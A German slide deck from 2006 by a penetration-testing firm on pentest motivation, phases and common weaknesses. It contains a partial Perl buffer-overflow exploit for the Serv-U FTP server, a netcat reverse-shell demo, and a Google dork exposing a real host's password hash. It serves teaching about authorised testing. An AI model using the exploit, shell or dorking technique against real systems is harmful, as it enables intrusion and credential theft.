



Hacking for Security - Penetrationtests

Jens Liebchen - RedTeam Pentesting
jens.liebchen@redteam-pentesting.de
<http://www.redteam-pentesting.de>

31. August 2006



*„Laptop: Tragbarer, zeitweilig netzunabhängiger
Computer mit einem klappbaren, auch als Deckel
dienenden LCD- oder Plasma-Flachbildschirm.“*

(Wissen Media Verlag, wissen.de)



„Laptop: A computer designed to allow employees to easily store vast amounts of customer data in the backseat of a taxicab“

(The Devil's Infosec Dictionary)




Über RedTeam

- ▶ Gegründet 2004
- ▶ Durchführung von Penetrationstests
- ▶ Forschung im IT-Security Bereich und Veröffentlichung von Advisories
- ▶ Eine der wenigen auf Penetrationstests spezialisierten Firmen



Motivation für die Durchführung eines Pentests





Motivation für die Durchführung eines Pentests

- ▶ Wie sicher sind wir wirklich?
 - ▶ Realitätsnahe Überprüfung der eigenen Maßnahmen
 - ▶ Angst vor Industriespionage
 - ▶ Vorbeugung von „Betriebsblindheit“
 - ▶ Kontrollsystem vom Gesetz vorgeschrieben
- ▶ Indirekte Gründe
 - ▶ Werbung/Imagegewinn
 - ▶ Schutz der eigenen Kunden (netzwerkbasierende Produkte)



Motivation für die Durchführung eines Pentests

- ▶ Wie sicher sind wir wirklich?
 - ▶ Realitätsnahe Überprüfung der eigenen Maßnahmen
 - ▶ Angst vor Industriespionage
 - ▶ Vorbeugung von „Betriebsblindheit“
 - ▶ Kontrollsystem vom Gesetz vorgeschrieben
- ▶ Indirekte Gründe
 - ▶ Werbung/Imagegewinn
 - ▶ Schutz der eigenen Kunden (netzwerkbasierende Produkte)



Was ist ein Pentest?

- ▶ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ▶ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ▶ Gleiche Methoden wie „die Bösen“
- ▶ Vertraulichkeit (NDA)
- ▶ Endet mit ausführlichem Bericht für den Kunden
- ▶ Besonderheit bei RedTeam: Kein Test nach Norm



Was ist ein Pentest?

- ▶ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ▶ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ▶ Gleiche Methoden wie „die Bösen“
- ▶ Vertraulichkeit (NDA)
- ▶ Endet mit ausführlichem Bericht für den Kunden
- ▶ Besonderheit bei RedTeam: Kein Test nach Norm



Was ist ein Pentest?

- ▶ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ▶ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ▶ Gleiche Methoden wie „die Bösen“
- ▶ Vertraulichkeit (NDA)
- ▶ Endet mit ausführlichem Bericht für den Kunden
- ▶ Besonderheit bei RedTeam: Kein Test nach Norm



Was ist ein Pentest?

- ▶ Angriff auf ein Netzwerk im Auftrag des Eigentümers
- ▶ Fragestellung: Wie weit kann ein Angreifer eindringen?
- ▶ Gleiche Methoden wie „die Bösen“
- ▶ Vertraulichkeit (NDA)
- ▶ Endet mit ausführlichem Bericht für den Kunden
- ▶ Besonderheit bei RedTeam: Kein Test nach Norm



Was ist ein Pentest?

- ▶ Ein Pentest ist kein Audit
- ▶ Die getesteten Netzwerke sind in der Regel komplex, daher:
 - ▶ Normalerweise nicht besonders verdeckt (viele Logmeldungen)
 - ▶ Pentests sind ergebnisorientiert



Was ist ein Pentest?

- ▶ Ein Pentest ist kein Audit
- ▶ Die getesteten Netzwerke sind in der Regel komplex, daher:
 - ▶ Normalerweise nicht besonders verdeckt (viele Logmeldungen)
 - ▶ Pentests sind ergebnisorientiert



Methodik

- ▶ Black- und Whiteboxtesting
- ▶ Externe oder interne Sichtweise
- ▶ In der Praxis: Blackboxansatz meist erfolgreich



Die vier Phasen

- ▶ Reconnaissance
- ▶ Enumeration
- ▶ Exploitation
- ▶ Documentation, Bericht und Vorstellung der Ergebnisse beim Kunden

Sehr idealisiert, in der Praxis oft vermischt. Hierdurch schnellere Ergebnisse für den Kunden.



Reconnaissance (Aufklärung)

- ▶ **Homepages**
- ▶ Google
- ▶ DNS
- ▶ Whois



Reconnaissance (Aufklärung)

- ▶ Homepages
- ▶ Google
- ▶ DNS
- ▶ Whois

reiff.net Übersicht

Verwenden Sie die nachfolgende Übersicht zur Einrichtung der Internetdienste auf den Arbeitsplatzrechnern.

HTTP	arch.rwth-aachen.de <small>Inhalte können ausschließlich über einer sicheren Verbindung gepflegt werden. Sie können dazu z.B. WinSCP oder SSH verwenden.</small>
FTP	ftp.arch.rwth-aachen.de
SMTP	relay.rwth-aachen.de
IMAP4	mail.arch.rwth-aachen.de
NTP	ts-1.rz.rwth-aachen.de <small>Bei Verwendung des Novell Clients für Netware wird die Uhrzeit automatisch synchronisiert. Der entsprechende Windows Dienst wird nicht benötigt.</small>
DHCP	c4k-reiff.noc.rwth-aachen.de
DNS	dns1.rz.rwth-aachen.de 134.130.4.1 dns2.rz.rwth-aachen.de 134.130.5.1

Für alle Datei- und E-Maildienste ist die nachfolgende Schreibweise zwingend vorgegeben.

Benutzername .<Name>.<Organisationseinheit>.Architektur
Passwort entspricht dem Novellpasswort



Reconnaissance (Aufklärung)

- ▶ Homepages
- ▶ Google
- ▶ DNS
- ▶ Whois

The screenshot shows a Google search interface. The search bar contains the text "inur.rwth-aachen.de pwd". Below the search bar, the word "Web" is highlighted in a blue bar. The search results section shows a single result from "dynaix" with the title "Es ist ein Fehler aufgetreten". The snippet of the result contains several lines of error messages, including "bin:/usr/X11R6/bin [RUNLEVEL] => 3 [runlevel] => 3 [PWD] => / [LANG] => C ...", "html, text/plain, application/* [HTTP_HOST] => www.ftq.rwth-aachen.de [PATH] => /sbin ...", and "www.ftq.rwth-aachen.de/cms.php?id=1000213 - 17k - Supplemental Result - Cached - Similar pages - History".



Reconnaissance (Aufklärung)

- ▶ Homepages
- ▶ Google
- ▶ DNS
- ▶ Whois

hostip	62.75.208.71
hostname	www.ftg.rwth-aachen.de
id	1000213
layers	Array ()
license	1ccd07b1566727fe517ebbd49657287b
lng	german
page	page Object ([is_error] => [id] => 1000213)
password	084e0343a0486ff05530df6c705c8bb4



Reconnaissance (Aufklärung)

- ▶ Homepages
 - ▶ Google
 - ▶ **DNS**
 - ▶ Whois
- ```
$ host -t any koeln.ccc.de
koeln.ccc.de MX 10 eternity.koeln.ccc.de
koeln.ccc.de NS ns2.koeln.ccc.de
koeln.ccc.de NS ns3.koeln.ccc.de
koeln.ccc.de NS ns1.koeln.ccc.de
koeln.ccc.de A 212.201.68.162
```



# Reconnaissance (Aufklärung)

- ▶ Homepages
- ▶ Google
- ▶ DNS
- ▶ Whois

```
Received: from [REDACTED] ([REDACTED])
by [REDACTED] (8.12.11/8.12.10) with ESMTP id k0I8o6Bc025086 for
<kontakt@redteam-pentesting.de>; Wed, 18 Jan 2006 09:50:06 +0100 (MET)
Received: from [REDACTED] by [REDACTED] via smtpd
(for [REDACTED]: [REDACTED]) with ESMTP; Wed,
18 Jan 2006 09:50:06 +0100
Received: from [REDACTED].intern ([REDACTED])
by [REDACTED].intern (Lotus Domino Release 6.5.2)
with ESMTP id 2006011809435671-5824515 ; Wed, 18 Jan 2006 09:43:56 +0100
Date: Wed, 18 Jan 2006 09:50:03 +0100
```



# Reconnaissance (Aufklärung)

- ▶ Homepages
- ▶ Google
- ▶ DNS
- ▶ Whois

```
$ whois 7.37.23.247
Process query: '7.37.23.247'
Query recognized as IP.
Querying whois.arin.net:43 with whois.

OrgName: DoD Network Information Center
OrgID: DNIC
Address: 3990 E. Broad Street
City: Columbus
StateProv: OH
PostalCode: 43218
Country: US

NetRange: 7.0.0.0 - 7.255.255.255
CIDR: 7.0.0.0/8
NetName: DISANET7
NetHandle: NET-7-0-0-0-1
Parent:
NetType: Direct Allocation
Comment: Defense Information Systems Agency
Comment: DISA /D3
Comment: 11440 Isaac Newton Square
Comment: Reston, VA 22090-5087 US
RegDate: 1997-11-24
Updated: 1998-09-26

RTechHandle: MIL-HSTMST-ARIN
RTechName: Network DoD
RTechPhone: +1-800-365-3642
RTechEmail: HOSTMASTER@nic.mil

OrgTechHandle: MIL-HSTMST-ARIN
OrgTechName: Network DoD
OrgTechPhone: +1-800-365-3642
OrgTechEmail: HOSTMASTER@nic.mil
```



## Enumeration: Finden von Angriffsvektoren

- ▶ Port scanning
- ▶ (Verwundbare) Versionen von Diensten/Systemen feststellen
- ▶ Konfigurationsfehler
- ▶ Installierte Software auf neue Fehler untersuchen
- ▶ Sonstige kreative Ideen

Aufgrund der Menge: Keine vollständige Suche, stattdessen genau wie ein echter Angreifer: „Hauptsache, rein!“



# Exploitation

Ausnutzen von Sicherheitslücken:

- ▶ Verifizieren: Haben wir wirklich eine Lücke?
- ▶ Was können wir durch Ausnutzen der Lücke erreichen?
- ▶ Angriff, sofern Risiko des Angriffs nicht zu hoch (gerade bei Livesystemen)
- ▶ Nach erfolgreichem Angriff startet wieder Reconnaissance



# Exploitation

Ausnutzen von Sicherheitslücken:

- ▶ Verifizieren: Haben wir wirklich eine Lücke?
- ▶ Was können wir durch Ausnutzen der Lücke erreichen?
- ▶ Angriff, sofern Risiko des Angriffs nicht zu hoch (gerade bei Livesystemen)
- ▶ Nach erfolgreichem Angriff startet wieder Reconnaissance



# Exploitation

```
my $overflowbuffer = "MDTM 2003111111111+AAAAAAAAA"; . # Overflow Befehl und Puffer
$overflowbuffer .= "\x01\xd0\xfd\x7f"; . # Adresse, damit Subroutine nicht Exception wirft.
$overflowbuffer .= "\x90"; . # Mehr Puffer
. "\x90"; . # Mehr Puffer

Hier wird der saved eip beschrieben.
#$overflowbuffer .= "\xf8\x29\xf3\x77";.. . # Neuer EIP (target)
$overflowbuffer .= "\x9b\xd0\x03\x7d";.. . # Andere Adresse fr Windows 2003 Servver

Der Einstieg in den shellcode. Etwas Assembler um zum eigentlichen SC zu springen.
Adresse in EAX zusammenbauen + 0x41414141
$overflowbuffer .= "\xc7\xc0" . "\xE0\x2D\x48\x41"; . # MOV Adresse + 0x41414141
$overflowbuffer .= "\x2d\x41\x41\x41"; . # SUB EAX 02 02 02 02

Auf Adresse in EAX springen
$overflowbuffer .= "\xFF\xE0"; . # JMP EAX
.
$overflowbuffer .= " ";.. . # Space, sonst geht der exploit nicht

for(my $i=0; $i<0x30; $i++){ . # NOPs zum reinspringen
 $overflowbuffer .= "\x90";
}

$overflowbuffer .= $shellcode;.. . # der eigentliche Shellcode rein
$overflowbuffer .= "\r\n";.. . # Zeilenende

Abschicken.
print SOCK $overflowbuffer;.. . # und Feuer frei!
```



# Exploitation

```
- ./servu-exp.pl 172.16.66.100
220-Serv-U FTP-Server v2.5k for WinSock ready...
331 User name okay, please send complete E-mail address as password.
230 User logged in, proceed.
200 Type set to I.
```



# Exploitation

```
(~:~$)-> netcat -l -p 4321
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>dir
dir
Volume in Laufwerk C: hat keine Bezeichnung.
Volumeseriennummer: 546D-1C86

Verzeichnis von C:\

24.10.2005 16:49 0 AUTOEXEC.BAT
24.10.2005 16:49 0 CONFIG.SYS
24.10.2005 17:18 <DIR> Dokumente und Einstellungen
01.12.2005 15:20 <DIR> Programme
24.10.2005 19:50 <DIR> WINDOWS
26.10.2005 17:44 <DIR> WKCOLD
24.10.2005 16:53 <DIR> wmpub
 2 Datei(en), 0 Bytes
 5 Verzeichnis(se), 1.892.909.056 Bytes frei
```



# Documentation

Der Abschlussbericht:

- ▶ Umfangreiche Dokumentation des gesamten Tests
  - ▶ Schwachstelle
  - ▶ Details
  - ▶ Risikoeinstufung
  - ▶ Lösungsvorschläge
- ▶ Managementkurzbericht
- ▶ ToDo-Liste: Was kann sofort gemacht werden?



# Documentation

Der Abschlussbericht:

- ▶ Umfangreiche Dokumentation des gesamten Tests
  - ▶ Schwachstelle
  - ▶ Details
  - ▶ Risikoeinstufung
  - ▶ Lösungsvorschläge
- ▶ Managementkurzbericht
- ▶ ToDo-Liste: Was kann sofort gemacht werden?



# Documentation

Der Abschlussbericht:

- ▶ Umfangreiche Dokumentation des gesamten Tests
  - ▶ Schwachstelle
  - ▶ Details
  - ▶ Risikoeinstufung
  - ▶ Lösungsvorschläge
- ▶ Managementkurzbericht
- ▶ ToDo-Liste: Was kann sofort gemacht werden?



## Joker

Was sind Joker, wofür braucht man die?

- ▶ Zeit/Geld sparen
- ▶ Software könnte in Zukunft verwundbar sein
- ▶ Angreifer könnten einen eigenen Exploit entwickeln
- ▶ Testen von Second-Line-Defense



## Resultate: Was bringt ein Pentest?

- ▶ **Schnelle Identifizierung von Schwachstellen**
- ▶ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ▶ Risikoanalyse
- ▶ Lösungsvorschläge
- ▶ Awareness (auch bei nicht technischem Personal)
- ▶ Direkter Schulungseffekt



## Resultate: Was bringt ein Pentest?

- ▶ Schnelle Identifizierung von Schwachstellen
- ▶ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ▶ Risikoanalyse
- ▶ Lösungsvorschläge
- ▶ Awareness (auch bei nicht technischem Personal)
- ▶ Direkter Schulungseffekt



## Resultate: Was bringt ein Pentest?

- ▶ Schnelle Identifizierung von Schwachstellen
- ▶ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ▶ Risikoanalyse
- ▶ Lösungsvorschläge
- ▶ Awareness (auch bei nicht technischem Personal)
- ▶ Direkter Schulungseffekt



## Resultate: Was bringt ein Pentest?

- ▶ Schnelle Identifizierung von Schwachstellen
- ▶ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ▶ Risikoanalyse
- ▶ Lösungsvorschläge
- ▶ Awareness (auch bei nicht technischem Personal)
- ▶ Direkter Schulungseffekt



## Resultate: Was bringt ein Pentest?

- ▶ Schnelle Identifizierung von Schwachstellen
- ▶ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ▶ Risikoanalyse
- ▶ Lösungsvorschläge
- ▶ Awareness (auch bei nicht technischem Personal)
- ▶ Direkter Schulungseffekt



## Resultate: Was bringt ein Pentest?

- ▶ Schnelle Identifizierung von Schwachstellen
- ▶ Überprüfung des Sicherheitskonzeptes mit Blick auf das Gesamtsystem
- ▶ Risikoanalyse
- ▶ Lösungsvorschläge
- ▶ Awareness (auch bei nicht technischem Personal)
- ▶ Direkter Schulungseffekt



# Die üblichen Verdächtigen Teil 1

- ▶ Veraltete Software
  - ▶ Insbesondere Software, die nicht im Online Update des Systems ist
  - ▶ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme



# Die üblichen Verdächtigen Teil 1

- ▶ Veraltete Software
  - ▶ Insbesondere Software, die nicht im Online Update des Systems ist
  - ▶ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ▶ Schwache Passwörter



# Die üblichen Verdächtigen Teil 1

- ▶ Veraltete Software
  - ▶ Insbesondere Software, die nicht im Online Update des Systems ist
  - ▶ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ▶ Schwache Passwörter
- ▶ Unsichere Konfiguration
  - ▶ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren



# Die üblichen Verdächtigen Teil 1

- ▶ Veraltete Software
  - ▶ Insbesondere Software, die nicht im Online Update des Systems ist
  - ▶ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ▶ Schwache Passwörter
- ▶ Unsichere Konfiguration
  - ▶ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- ▶ Nur an den Außenrändern des Netzes Firewalls, IDS, etc.



# Die üblichen Verdächtigen Teil 1

- ▶ Veraltete Software
  - ▶ Insbesondere Software, die nicht im Online Update des Systems ist
  - ▶ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ▶ Schwache Passwörter
- ▶ Unsichere Konfiguration
  - ▶ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- ▶ Nur an den Außenrändern des Netzes Firewalls, IDS, etc.
- ▶ Zu viele Dienste auf einem Server



# Die üblichen Verdächtigen Teil 1

- ▶ Veraltete Software
  - ▶ Insbesondere Software, die nicht im Online Update des Systems ist
  - ▶ Nicht mehr vom Hersteller gepflegte Software/Betriebssysteme
- ▶ Schwache Passwörter
- ▶ Unsichere Konfiguration
  - ▶ Admins wird oft nicht genug Zeit gelassen um alles sicher zu konfigurieren
- ▶ Nur an den Außenrändern des Netzes Firewalls, IDS, etc.
- ▶ Zu viele Dienste auf einem Server
- ▶ Unnötige Dienste



## Die üblichen Verdächtigen Teil 2

- ▶ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - ▶ Bsp.: Userprofiles → Autostartordner...



## Die üblichen Verdächtigen Teil 2

- ▶ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - ▶ Bsp.: Userprofiles → Autostartordner...
- ▶ Unsicheres WLAN (gerne auch direkt im Firmennetz)



## Die üblichen Verdächtigen Teil 2

- ▶ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - ▶ Bsp.: Userprofiles → Autostartordner...
- ▶ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ▶ „Verdächtiges“ wird nicht weitergemeldet



## Die üblichen Verdächtigen Teil 2

- ▶ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - ▶ Bsp.: Userprofiles → Autostartordner...
- ▶ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ▶ „Verdächtiges“ wird nicht weitergemeldet
- ▶ Backups für alle lesbar



## Die üblichen Verdächtigen Teil 2

- ▶ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - ▶ Bsp.: Userprofiles → Autostartordner...
- ▶ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ▶ „Verdächtiges“ wird nicht weitergemeldet
- ▶ Backups für alle lesbar
- ▶ Incident Response nicht vorhanden



## Die üblichen Verdächtigen Teil 2

- ▶ Windowsfreigaben im internen Netzwerk für alle les- und schreibbar
  - ▶ Bsp.: Userprofiles → Autostartordner...
- ▶ Unsicheres WLAN (gerne auch direkt im Firmennetz)
- ▶ „Verdächtiges“ wird nicht weitergemeldet
- ▶ Backups für alle lesbar
- ▶ Incident Response nicht vorhanden
- ▶ Schlechte physikalische Sicherheit



## Die üblichen Verdächtigen Teil 2





# Fragen / freie Diskussion